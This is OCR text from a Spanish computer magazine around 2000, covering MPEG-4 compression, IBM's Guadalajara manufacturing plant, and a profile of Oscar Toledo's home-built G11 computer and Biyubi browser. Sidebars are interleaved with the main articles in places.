Desgraciadamente, toda compresión tiene su aspecto negativo y este caso no se escapa. Por una parte, el proceso de codificación es destructivo. A pesar de que la calidad obtenida al comprimir un DVD es realmente buena, siempre hay algo de pérdida, aunque insistimos, puede ser inapreciable. Podéis observar la insignificante diferencia entre dos fotogramas de la película Matrix, la cual se utilizó como muestra del potencial del nuevo estándar. Así, la destrucción o pérdida, en este caso concreto, es despreciable y más aún comparada con el beneficio obtenido.

Por otro lado, la compresión también requiere un tiempo. Y, en el caso de MPEG-4, este tiempo es más que considerable. De momento, estamos lejos de la compresión en tiempo real, por muchos gigahercios que tengamos. En un equipo de última hornada, con procesador de 1 GHz y rodeado de los mejores componentes (memoria abundante y un disco duro rapidito) necesitaremos un mínimo de doce horas para comprimir dos horas de vídeo DVD.

El motivo está claro, y radica en un algoritmo muy complejo, puesto que las tareas que se deben llevar a cabo son muy avanzadas. No es una simple evolución sobre los anteriores MPEG 1 y 2, ya que éstos se limitaban a tomar la imagen como un todo y aplicar la mejor técnica de compresión. La versión 4 despieza la imagen y aplica a cada objeto una compresión distinta (en cada caso la óptima). Aunque los resultados en cuanto a compresión son muy superiores, el tiempo y potencia de cálculo necesarios para ello también aumentan.

Pese a que estamos hablando todo el rato de MPEG-4, realmente hay varios MPEG-4. Efectivamente, existen versiones distintas del mismo, aunque compatibles hacia atrás. De momento, hay tres y tan sólo se está trabajando en la tercera, puesto que las dos anteriores han sido ya apartadas. Sin embargo, todas las funciones de una versión se mantienen para la siguiente, por lo que se puede hablar de una evolución del estándar.





Imagen del DVD original de la película Matrix.



Captura de Matrix con compresión MPEG-4.

De una edición a otra, además, de perfeccionar la relación de compresión, también se añaden opciones que posibilitan labores nuevas. Igualmente, se han ido implementando distintos perfiles o clasificaciones de una a otra, en las que cada una tiene sus propias características que optimizan su compresión. Como ejemplo, podríamos citar que de la versión 1 a la 2 se incluyeron perfiles de audio de tipo Alta calidad y Audio móvil para Internet.

Todas las pruebas realizadas sobre distintas calidades y *bit-rates* han demostrado la clara superioridad de MPEG-4 sobre las anteriores MPEG-1 y MPEG-2.

■

Si estamos consiguiendo meter el vídeo de una secuencia en un espacio mucho más reducido, ¿por qué no hacer lo mismo con el sonido? La respuesta es bien sencilla: ¡hagámoslo! Pero en este terreno contamos con una gran ventaja, y es que ya existe un formato de sonido que obtiene excelentes relaciones de compresión y que ya está bastante extendido, el MP3.

Con Windows Media Encoder podemos realizar multitud de pruebas y empezar a constatar realmente las ventajas del estándar

Este formato no necesita mucha presentación, simplemente basta indicar que también es obra de nuestros amigos de MPEG. Realmente, MP3 es parte de MPEG-1, y es acrónimo de MPEG-1 – Layer 3. Debido a que con este estándar la calidad digital de un CD (44 KHz y 16 bits) ocupa 12 veces menos, es el acompañante ideal del vídeo MPEG-4.

A pesar de que existen otros formatos de audio que poco a poco van mejorando algunas de las carencias de MP3, éste sigue siendo válido. Tiene la ventaja de que con la potencia de los procesadores actuales es fácil y rápido de comprimir (más aún comparado con MPEG-4) y acompaña perfectamente al vídeo codificado.

■ Cómo comprimir

Microsoft parece no querer difundir el MPEG-4 sin mantener algún control sobre el proceso. De momento, la única manera de instalar el *codec* MPEG-4 es cargando alguno de los productos de Microsoft: Windows MediaPlayer, Windows Media Encoder o Windows Media Tools. Sólo así conseguiremos grabar el *codec* en nuestro ordenador y tenerlo habilitado para ser aprovechado.

Descripción de los distintos MPEG

Característica	MPEG-1	MPEG-2	MPEG-4
Disponible desde	1992	1995	1999
Máxima resolución vídeo	352 x 288	1.920 x 1.152	720 x 576
Resolución por defecto (PAL)	352 x 288	720 x 576	720 x 576
Resolución por defecto (NTSC)	352 x 288	640 x 480	640 x 480
Máximo rango frecuencia audio	48 KHz	96 KHz	96 KHz
Canales audio máximo	2	8	8
Máxima tasa	3 Mbits/s	80 Mbits/s	5 a 10 Mbits/s
Tasa típica utilizada	1380 Kbits/s (352 x 288)	6.500 Kbits/s (720 x 576)	880 Kbits/s (720 x 576)
Imágenes por segundo (PAL)	2 5	25	25
Imágenes por segundo (NTSC)	3 0	30	30
Calidad de vídeo	Aceptable	Muy buena	De buena a muy buena
Requerimientos hardware para comprimir	Bajo	Alto	Muy alto
Requerimientos hardware para descomprimir	Muy bajo	Medio	Alto

De momento, una herramienta muy útil para comprimir con MPEG-4 es Windows Media Encoder. Es realmente fácil de utilizar y nos permite manejar un amplio abanico de parámetros, aunque también ofrece la posibilidad a los menos expertos de guiarse por un asistente de lo más acertado.

En él, observamos las características de MPEG-4 y vemos cómo está pensado para *networking*, ya que podemos enviar los datos por red. Con este programa tenemos la oportunidad de realizar multitud de pruebas y empezar a constatar realmente las ventajas del nuevo estándar.



Al instalar alguno de los programas anteriores, también quedan en nuestro ordenador otros *codecs*, pero en este caso de audio. Como novedad resaltaremos Windows Media Audio, que se trata de un formato de compresión de audio superior al MP3 y que podemos utilizar para acompañar al vídeo MPEG-4.



El próximo lanzamiento del comit

Es obvio que el diseño de las trazas de MPEG-4 se ha guiado en gran medida de la búsqueda de un estándar que permita enviar/recibir información gráfica animada a través de comunicaciones de banda estrecha. La telefonía vídeo-móvil, a pesar de no ser aún una realidad palpable, se erige como una de las más beneficiadas. Sin embargo, la flexibilidad del nuevo formato permite conseguir excelentes relaciones de compresión con calidades y tamaños de vídeo muy superiores.

Nuevamente MPEG se ha convertido en una referencia, creando un sistema de capacidades y posibilidades extraordinariamente amplias y que, en numerosas ocasiones, se adelantan a su tiempo. Esto tiene algún inconveniente, porque los microprocesadores son los actuales, y todavía se quedan algo cortos para resoluciones elevadas. Sin embargo, son muchos los pros que tiene el formato y muy pocos los contras. Seguramente, muy pronto nos familiaricemos con él. Tanto, que ni nos daremos cuenta de estar utilizándolo.

Laurentzi Garmendia

El Valle del Silicio latino

Bienvenido al Valle del Silicio Mexicano

A la salida de Guadalajara, capital de Jalisco, México, los carteles en la carretera nos anuncian la entrada a la cuna latinoamericana de la alta tecnología, con la mayor concentración de plantas manufactureras y exportadoras del mundo hispanohablante. HP e IBM están entre las pioneras, con la fabricación de productos en exclusiva para su distribución al resto del mundo.

Laura G. De Rivera


En 1999, México facturó 125 mil millones de dólares en exportaciones de manufacturas, con el sector electrónico como protagonista. Jalisco, en el occidente del país, reúne las principales plantas de alta tecnología, como Nec, Hewlett Packard, Dell, IBM, Compaq, Siemens, Motorola y Solectron. Latinoamérica y Estados Unidos son el principal destino de las exportaciones. A Europa llegan un 4,6 % de las mismas, cifra que según Javier Terán, director del área de Thinkpads en IBM, se verá muy superada, debido a los recientes acuerdos de libre comercio entre el nuevo y el viejo continente. De todo el hardware fabricado en México, sólo un 5 % se consume dentro del país, el otro 95 % se exporta, según datos de Javier Terán.

25 años de IBM Guadalajara

El de IBM es uno de los complejos más grandes y completos, cumple en 2000 sus 25 años en Guadalajara. Como si de una pequeña ciudad se tratara, en sus instalaciones trabajan 10.000 personas, 8.000 de ellas en las cadenas de producción y el resto en áreas de servicio (transporte, comedor, etc.)

Gustosos con la visita de un medio español del alcance de PC ACTUAL, los encargados de Relaciones Públicas han preparado una apretada agenda para el día de nuestra visita. A primera hora de la mañana nos recibe Javier Terán, director del área de Thinkpads, para ofrecernos una visión general de la IBM mexicana, una de las primeras en llegar al *Valle del Silicio* en Guadalajara, allá por 1975. Hoy, es la primera exportadora en la región, con una previsión de 3.600 millones de dólares a facturar en 2000. Desde estas instalaciones produce el 45 % de los portátiles IBM en el mundo y abastece a toda América con sus Thinkpads de gama media y alta. (Los mercados asiático y europeo son cubiertos, respectivamente, desde Japón y Suecia).

Precisamente, estos ordenadores portátiles Thinkpad, en los que se especializan desde 1993, están entre sus principales productos, junto con los de escritorio, con sus correspondientes piezas de reemplazo y «opciones» (ampliación de memoria, etc.). Otras áreas estrella son la de Tapes, o librerías digitales de almacenamiento masivo (Guadalajara es el único lugar del mundo donde se fabrican) y los cuartos limpios para producir «subensambles» para disco duro (que son exportados a fabricantes de discos duros).



También es fundamental el área desarrollo de software, en la que un equipo de 300 personas se encarga de crear programas para los servidores Netfinity que dan soporte a los sistemas intermedios de fabricación. Un ejemplo de esto último es su sistema de *data flow control*, que veremos más adelante.

Entre los grandes clientes de IBM en Guadalajara están varias universidades mexicanas, la Universidad de Texas o de Carolina del Norte, y grandes compañías como Meryll Lynch, PriceWaterhouse, Philip MOrris, Kodak y Nabisco.

Build To Order (Contrucción bajo demanda)

«Entre nuestros proyectos de futuro está consolidar el modelo de negocio virtual para reaccionar con mayor rapidez a los pedidos online de los clientes, órdenes dirigibles directamente a las salas de manufactura, donde se construyen las máquinas a medida para en un tiempo récord poder efectuar la entrega», señalaba Javier Terán. Así, la relación entre fabricante y cliente se estrecha al máximo.

Su forma de trabajo se basa en los llamados

contract manufactures, una cadena de suministros de proveedores que en muchos casos trabajan dentro de las propias instalaciones de IBM. Los proveedores de componentes son el primer eslabón de su modelo de negocio virtual, fundamentado en un complejo y eficiente sistema de comunicación electrónica que permite estar en todo momento al tanto de los pedidos, situación del stock y necesidades de las áreas donde se fabrican las máquinas.

Uno de los aspectos más interesantes de este modelo de trabajo virtual, perfectamente integrado en el concepto de comercio electrónico, es que no existen ni stock ni un inventario fijo, sino que se trabaja bajo demanda. Los clientes hacen sus pedidos, de acuerdo a los cuales se fabrican las máquinas para ser inmediatamente embarcadas a sus lugares de destino, pasando el menor tiempo posible en los almacenes de IBM. En palabras de Jáuregui, se trata de *«dar al cliente lo que pide, cómo y cuando lo pide»*. Las ventajas de esta forma de trabajar son una gran flexibilidad, bajos costes y rápida respuesta a las necesidades de los compradores.

Según nos explica Rafael Jáuregui, *«configuramos modelos a la medida, con software preparado para las aplicaciones del cliente u opciones preinstaladas especializadas»*. Entre sus compradores de Thinkpads citaba, como ejemplo, a la gran compañía Price WaterhouseCoopers.

El proceso de fabricación de portátiles requiere una sistematización exhaustiva.

Ocho mil Thinkpads al día

Desde 1993, esta planta ha producido 4 millones de portátiles, un millón de ellos sólo en 2000. Los avances y mejoras en la cadena productiva permiten que se termine cada máquina ¡en 20 minutos! *«Comenzamos construyendo 100 máquinas al día, hoy hacemos 8.000»*, afirma Rafael Jáuregui, director de Nuevos Productos en el área de portátiles.

La línea Thinkpad producida en Guadalajara incluye las series 570, 600, T (procesadores Pentium III a 700 MHz) y A (la más reciente y sofisticada). Según explicaba Jáuregui, el equipo de IBM en esta área tiene una edad media de 36 años, con una experiencia media de doce años en el sector. La mayoría son ingenieros de mexicanos, entrenados en las plantas de IBM en Estados Unidos y localmente.

Las máquinas se construyen a la medida del cliente, según las características que éste ha solicitado. Inaugurado en septiembre de 2000, el *kitting* es un sistema inteligente que permite visualizar en una pantalla todos los elementos necesarios para construir un equipo según los parámetros del encargo. Automáticamente establece las piezas que hay que llevar a cada línea de montaje, con un sistema de seguimiento para saber en todo momento en qué fase de la manufactura se encuentra cada pieza. Tras las primeras fases de montaje mecánico y manual, tienen lugar las primeras pruebas, de BIOS y multimedia. El software empleado para ello es PC Doctor. También se prueban las baterías, a través de un sistema batería inteligente que avisa cuando algo no funciona como debería. Si algo no responde correctamente, es enviado al departamento de «debug» o reparaciones. A continuación tiene lugar la fase de ejercitación, en la que se deja correr la máquina durante 24 horas seguidas de acuerdo a un software de pruebas desarrollado por IBM Japón.

Desde 1996, todas los Thinkpads que llegan a América (norte, sur y central) provienen de la planta IBM en Guadalajara

En la fase de precarga se carga de manera inteligente el software solicitado por el cliente (su peso varía entre 400 Mbytes y 2 Gbytes) a través de servidores Netfinity 5000. Todo ello dentro de un exhaustivo y férreo proceso continuo de evaluación. El teclado, el sistema operativo y el terminado estético son también supervisados. La última fase incluye una simulación de entrega como parte del control de calidad. Al azar se

Fabricación exhaustiva

Guadalajara, ciudad mexicana habitada por 5 millones de personas, se ha convertido en los últimos cinco años en un centro clave de manufactura electrónica mundial. En sus plantas se montan los circuitos electrónicos de los ordenadores Dell o Compaq, o los de los móviles de Nokia, el 45 % de todos los portátiles de IBM, los procesadores de lavaplatos Whirlpool, los manejadores de papel para las impresoras HP...

Un sistema de producción que va en aumento, con el anuncio hace un año de que la mayoría de las líneas de montaje funcionarán las 24 horas de día. Las exportaciones de productos informáticos en este año 2000 ascendieron a 12.000 millones de dólares (un aumento considerable comparado con los 9.040 millones en 1999). Por otra parte, el gobierno mexicano estima que entre 60.000 y 85.000 personas trabajan en la industria de fabricación electrónica en Guadalajara.

Y no sólo la fábrica o montaje de aparatos electrónicos tiene lugar aquí. HP es pionera en el establecimiento de un departamento de I+D, en el que se diseñan elementos para las impresoras de todo el mundo. Motorola, especializada en los teléfonos móviles, sigue sus pasos.

Su cercanía a EE UU, los salarios bajos en México y las importaciones libres de derechos de las piezas a través de la aduana con el vecino del norte están entre las razones principales del progresivo crecimiento del *Silicon Valley* mexicano. Razones que sin embargo han suscitado críticas respecto al aprovechamiento de la «mano de obra barata» por las compañías extranjeras. La respuesta de éstas es que ofrecen becas de capacitación a sus obreros, que fomentan el empleo, y que los salarios no son tan bajos...

Alta tecnología artesanal en manos de un experto

Oscar Toledo, mexicano del estado de Oaxaca, es el autor de una plataforma de trabajo propia, alternativa a las plataformas MAC y PC, con su navegador y sistema operativo a la altura de Windows o Linux.

«Los algoritmos son los secretos de la alta tecnología. Nosotros los conocemos y sabemos cómo aplicarlos». Maestro de la artesanía electrónica, una de las cualidades más asombrosas de Oscar Toledo es ser completamente autodidacta. En México DF donde comenzó sus estudios prácticos de electrónica trabajando en varios talleres de reparación de radios y televisores. Sus prototipos de módulos lógicos digitales fueron la fase previa al diseño de su primer ordenador en 1979, en constante innovación desde entonces. Hoy, su trabajo comienza a ser reconocido en EE UU y en universidades mexicanas como la UNAM, el Politécnico y el Tec, donde acudió como ponente de varias conferencias.

En su taller, junto a dos cuartos rebosantes de libros, la sala principal alberga al gran protagonista, el ordenador G11, con un veloz microprocesador de fabricación propia con capacidad de más de 16 Gbytes que deja muy atrás en rapidez y eficiencia al Pentium III de Intel, según explica su creador. Además, está preparada para la era multimedia, con CD-ROM, aplicaciones MIDI, entrada y salida de vídeo y televisión, karaoke...

Impresionados, asistimos a una demostración práctica. Desde que se enciende la máquina, sólo hay que esperar siete segundos para poder comenzar a trabajar con ella. Especialmente para la G11, diseñaron Biyubi («busca sin tregua» en lengua indígena zapoteca), el tercer navegador de Internet del mundo y el único mexicano. Con Biyubi se proponen superar a Netscape y a Explorer, navegadores comerciales con los que además es compatible. También diseñado por Oscar hijo, el navegador incluye un interesantísimo y novedoso sistema de rastreo de la señal enviada a través de Internet, inspirado en una película de James Bond (Golden Eyes). Al solicitar una página o dirección en Internet, el programa permite ver en un mapamundi los servidores por donde va pasando nuestra señal hasta llegar al lugar de destino. Así podemos saber en qué país se encuentra cada página visitada, así como el número del servidor.

Este prodigioso «juguete» incorpora su propio sistema operativo, el Windows Fénix, un interfaz amigable y cercano diseñado con más de 100.000 líneas de código escritas en lenguaje ensamblador. Además de retar en calidad a Linux y al Windows de Microsoft, *«desarrolla la creatividad del ser humano, pues los PCs y Macintosh generan sólo usuarios. Es importante enseñar a la gente a ser independiente»*, afirmaba Oscar Toledo hijo. Entre sus aplicaciones, todas con el copyright Toledo, un visor PDF propio (diferente del comercial Acrobat), un mando a distancia virtual a través del cual se pueden manipular vídeo y televisión, sistema de captura y tratamiento de imágenes, y un programa de diseño asistido por ordenador (CAD), además de la parte de dispositivos (interfaz para impresora, módem, etc). A diferencia del Windows de Microsoft, Fénix permite realizar varias tareas a la vez, visualizables todas en la pantalla. Por ejemplo, podemos ver la televisión (sí en el ordenador), jugar con una captura de imagen y comprobar los mensajes nuevos que recibimos por Internet, sin tener que cerrar una ventana para trabajar con otra. Todos estos programas sólo requieren de 2 Mbytes de RAM para ejecutarse.

Mientras que los equipos informáticos a los que estamos acostumbrados se producen en grandes compañías, con plantillas de ingenieros doctorados en las más prestigiosas instituciones, Toledo trabaja silenciosamente y por cuenta propia, apoyado, eso sí, en su familia y en un incansable espíritu de superación. Oscar hijo, de 20 años, es un genio del software, autor de un sistema operativo y un navegador propios, con un complejo programa de animación para películas en proyecto. Le sigue Cecilia, experta a sus 17 años en diseño gráfico. Adán, de sólo 8, programa en lenguaje BASIC, aprendió a leer y a escribir a los 3 años y a manejar el lenguaje ensamblador a los 6.

Hombre fuerte y tenaz, durante muchos años ha tenido que lidiar con la falta de apoyo y confianza. *«A nadie se le ocurre que una familia mexicana pueda competir con los grandes monopolios de la tecnología»*, señala. Sus ingresos los obtiene de impartir clases de electrónica avanzada (desde 1988) y de la producción de circuitos impresos para fabricar detectores de metal.

Según Toledo, el ordenador del futuro (*«un futuro muy cercano»*) deberá ser versátil, capaz de ejecutar tareas para la ciencia, la oficina, la educación y las artes. Una idea subyace como móvil de su trabajo: que el ser humano se esfuerce y participe en los procesos tecnológicos y creativos que son de su incumbencia y no sea un mero usua-

---

seleccionan varias máquinas (entre el 20 y 25 %), ya embaladas y precintadas en sus cajas. Un empleado las abre y las prueba como si se tratara de un comprador que acaba de recibir el envío en su casa, asegurándose de que todo funcione, que estén todos los cables, las instrucciones, etc... Por último, se termina con el empaque final y embarque a su destino.

Ordenadores de escritorio

IBM alberga otra gran sala, parecida a la de Thinkpads, con capacidad para producir 16.000 ordenadores de escritorio al día. El proceso de manufactura comienza con el ensamblaje de las piezas, incluidos micros y tarjetas DIMMS. Las pruebas revisan memoria, puertos, BIOS... El sistema operativo es cargado vía Ethernet desde servidores Netfinity. A continuación, se cargan los programas deseados. A este paso le siguen más pruebas: ver si funciona simulando el ambiente del cliente, prueba de alto voltaje para asegurar que las conexiones a tierra están correctas... Como con los portátiles, la fase final es un muestreo de calidad, en el que se seleccionan al azar un 15 % de las máquinas ya empaquetadas para ser abiertas y puestas a prueba de nuevo.

«El data flow control es parte medular de todo el sistema. Controla la ruta seguida por cada una de las piezas y las secuencias de ensamblaje», apunta Alfonso Ambrís, ingeniero de calidad del área de ordenadores de escritorio de IBM. Cada pieza está marcada con un código de barras, escaneado en cada etapa del proceso. Esto hace posible el rastreo automático de cada una de ellas.

Cabezas lectoras para discos duros



El control de la ruta de las piezas y las secuencias de ensamblaje son fundamentales.

El área de fabricación de *sliders* o cabezas lectoras para el disco duro, materia prima para los subensambles, es otra de las secciones estrella en cuanto a sus exportaciones. *«Cada vez se crean bobinas más pequeñas, con cabezas lectoras y surcos de los discos duros cada vez más pequeños para que puedan almacenar más*

rio pasivo del resultado final. Se siente parte del proceso de avance tecnológico hacia el que camina el futuro, con el objetivo de crear *«una máquina de acuerdo a la realidad latina, no tan laberíntica como las PCs y las Macs. Un ordenador que haga a la gente libre e independiente de las multinacionales, que no les haga depender de los paquetes comerciales de software, que permita a las personas crear sus propios programas»*.

Su fascinante discurso combina su cultura tecnológica con su educación y sentimiento indígena, que dota a su vida y a su trabajo de profundo significado. *«Nuestra tradición nos da un orgullo sano de superación, de servir, de dejar huella, de ser hombres de bien»*. Recuerda cómo, en su infancia en Juchitán, *«todos los días me ocupaba de limpiar la bombilla (de una vieja linterna), era la única fuente de luz en nuestra casa»*. Por otra parte, asegura que la tecnología es una herramienta para ser feliz. *«La tecnología es vida, permite, por ejemplo, que existan equipos médicos de bajo costo»*. Es, también, una camino para proyectar su propia forma de entender el mundo y para reforzar su cultura indígena. Sin embargo, reconoce con tristeza que *«no está al alcance de todos, se abre la brecha entre los países ricos y los pobres»*. Por eso, entre sus prioridades está hacer la tecnología accesible para todos los mexicanos.

«Lo que da sentido a la tecnología es crear, no tengo prisa en vender porque sé que será tarde o temprano», asegura. Sin embargo, guarda en celoso secreto sus conocimientos, en espera de un comprador idóneo. *«Existen muchas empresas y premios internacionales con la intención de apoderarse de ideas ajenas. Hay mucha competencia en este sector»*. En la actualidad tienen 30 patentes esperando certificado, *«pero es muy caro»*, apunta la señora Toledo, por eso necesitan apoyo económico. Sus planes son darlas de alta en un país extranjero, como EUA, Japón o Alemania, vendiéndolas a sus gobiernos o a empresas con experiencia.

Imagen del navegador Biyubi corriendo sobre el ordenador G11, ambos diseñados por la Familia Toledo.

Tras 30 años de investigaciones, Toledo considera llegado el momento de dar a conocer su trabajo. A finales de abril de 2000 inauguraron su página en Internet, escaparate con información sobre sus investigaciones y logros. *«En cinco meses recibimos 4.000 visitas»*, sonríe la señora Toledo. Su contador registra las veces que una persona diferente entra en el *site*, no cada página que ve dentro del mismo, como suelen hacer la mayoría de los sitios comerciales. *«Es importante ajustarse a la realidad, no presumir»*, apuntala Toledo.

Con mirada visionaria y profundamente analítica recalca que *«(los conocimientos en) tecnología son el bien intangible más valioso del planeta. Vale más que el oro»*. Humanista a la antigua usanza, Toledo define al científico como *«cuestionador, de la vida, la política, la realidad»*. En su visión del futuro y del hombre de nuestros días, se muestra profundamente crítico. Cuando le pedimos su opinión ante las predicciones sobre el control del mundo por los ordenadores, Toledo reflexiona: *«La gente no quiere aprender. Quieren que la máquina teclee por ellos, que resuelva sus problemas, quieren tenerlo todo pero no esforzarse por ello... La culpa la vamos a tener nosotros si el ordenador llega a dominarnos»*.

www.geocities.com/biyubi

información. El Microdrive IBM 340 Mbytes es el disco más de menor tamaño del mundo y la cabeza que utiliza la hacemos aquí. Es tan diminuta como un grano de azúcar», nos explica Miguel Angel García Fonseca, ingeniero de calidad en el área de cabezas lectoras.

Las fases de fabricación comienzan con las obleas enviadas desde la planta de IBM en San José, California. Éstas son cortadas, pulidas con pasta de diamante, modeladas con forma aerodinámica, rectificadas, lavadas, secadas, probadas mecánicamente y medidas eléctricamente. Algo tan pequeño precisa sin embargo de una compleja infraestructura y una serie de salas para los distintos pasos del proceso. En primer lugar, los trabajadores entran a los vestidores, donde se cambian observando al detalle las normas de limpieza. *«Un cabello en la sala de producción sería como un trasatlántico estorbándole a un*

De todo el hardware fabricado en México, sólo un 5 % se consume dentro del país, el otro 95 % se exporta, según datos de Javier Terán

pequeño volswagen», apunta García Fonseca. El vestuario reglamentario incluye bata, capucha, escafandra y guantes, con toda la ropa equipada de fibra conductiva. También son necesarios tapones para los oídos, porque se trabaja con máquinas muy ruidosas.

A continuación se pasa a la sala de máquinas: la máquina pulidora (equipada con una placa de aluminio con surcos microscópicos de diamante) y la rebanadora (con un fino filo de diamante para cortar las obleas). Curiosamente, en esta área el 80 % de los trabajadores son mujeres. *«Es un material muy delicado y en las operaciones que se hacen a mano las mujeres han demostrado ser más minuciosas y pacientes, además de que tienen mejor vista y no se trata de trabajos pesados que requieran cargar pesos»*, señala García Fonseca. *«De todos modos, la mayoría de los procesos están mecanizados, lo que nos da mayor control sobre la producción. Las personas se ocupan sobre todo de llevar materiales de un lugar a otro y tareas de mantenimiento»*. Los turnos de trabajo van rotando de forma que la producción está en marcha las 24 horas del día, durante seis días a la semana.

La siguiente fase es la de modelado de las cabezas lectoras, agrupadas en plantillas de 44 cabezas. Las máquinas *Harmony*

se encargan de ello en una cámara al vacío en la que se genera un plasma y una lluvia electrónica de carbón que es la que hace el labrado de las minisuperficies. Todo el proceso precisa de mediciones muy exactas e infinitesimales, en términos de nanómetros, y está vigilado por programas de medición que avisan si una cabeza funciona mal.

Otra tarea recurrente es la de lavado, que se realiza a cada paso del proceso. Las fases más delicadas del trabajo se realizan en cuartos limpios, cuya clave (10, 100, etc.) indica el número máximo de partículas que tienen por pie cúbico. Su función es, a través de filtros especiales para el aire y de otros elementos, mantener alejado cualquier elemento extraño, por diminuto que sea. El Laboratorio de Control de Contaminación es el departamento especializado en medir las partículas, humedad, temperatura, etc. en cada zona de la planta.

Pasamos a otra sala, donde están los microscopios electrónicos, en un cuarto limpio de clave 100, insonorizado con vidrio de doble pared, para que ni el más leve movimiento afecte a los materiales. La etapa de pruebas es una de las que más tiempo llevan. Se trata de pruebas eléctricas, mediciones topográficas, simulación de funcionamiento en equipos *quasi*... «*El 40% de las cabezas no sirve y tienen que ser desechadas*», apunta G. Fonseca.

Los *sliders* terminados serán utilizados en las máquinas de IBM así como en equipos de otras marcas. En la actualidad producen una media de 3 a 3,5 millones de cabezas a la semana.

Bibliotecas electrónicas

IBM es líder mundial en el diseño de *tapes* o librerías de almacenamiento de gama alta. Desde la primavera de 2000, su planta en Guadalajara tomó el relevo a la de San José, California, para encargarse de su fabricación en exclusiva. En la planta mexicana, por lo tanto, se crea y ensambla cada pieza, se prueban los resultados y se exportan las máquinas a todo el mundo. «*En el cuarto trimestre del año enviamos tres aviones JUMBO cargados con estos equipos, unos 450 en total*», apunta Mauricio Galindo, gerente de Ingeniería del área de Tapes. Su promedio de producción es de 200 equipos a la semana, con un máximo de 580. En cuanto a los lugares de destino, el 50 % de los *tapes* están dirigidos a EEUU, el 40 % a Europa y el otro 10 % al resto del mundo. También ofrecen servicios de actualización para sus clientes, añadiendo tarjetas adicionales de memoria.



Entre sus clientes están bancos de todo el mundo y empresas que trabajan con ingentes cantidades de datos, como American Express (que necesita un sistema fiable para guardar todos los datos y operaciones de las tarjetas de crédito), la empresa norteamericana de seguros EDNA o la multinacional Wallmart. «*La mayoría de nuestros clientes son empresas de Internet, que manejan datos de transacciones económicas*», apunta Galindo.

El área de producción de *tapes* incorpora el sistema de construcción bajo demanda, a la medida de las peticiones del comprador. Los *drivers* o lectores de cintas fabricados en la planta se envían al cliente bien en bruto o bien ensamblados en un armario o *rack*. Una librería es un conjunto de *racks*, con un brazo robótico que agarra las cintas seleccionadas y las coloca en el *driver*. Cada cartucho contenedor de una cinta tiene su código, a través del cual el brazo robot reconoce la petición del usuario. Unix RS600 es el sistema que controla las máquinas. Sus cabezas lectoras funcionan en doble sentido y pueden leer y grabar a la vez.

Además de sus posibilidades de almacenamiento, ofrece la ventaja de ser un sistema más barato que el convencional: «*Una cinta para tape de 100 Gbytes cuesta 35 dólares, mientras que un disco duro de 16 Gbytes vale entre 200 y 300 dólares*», señala Galindo.

Entre los clientes de IBM en esta planta están bancos de todo el mundo y empresas que trabajan con ingentes cantidades de datos, como American Express la empresa norteamericana de seguros EDNA o la multinacional Wallmart

Tras las pruebas de rigor, las últimas fases de la cadena son el empacado, en el que se incluyen todos los periféricos que precisa cada equipo, y la distribución a los lugares de destino.

Hewlett Packard, accesorios para impresora

HP es una de las primeras empresas multinacionales de informática en establecer un departamento comercial de I+D en México (Guadalajara), con éxitos importantes. Su trabajo involucra también a terceras empresas locales, fomentando el desarrollo dentro del país. Hoy está especializada en el diseño de accesorios para el manejo de papel en impresoras láser.

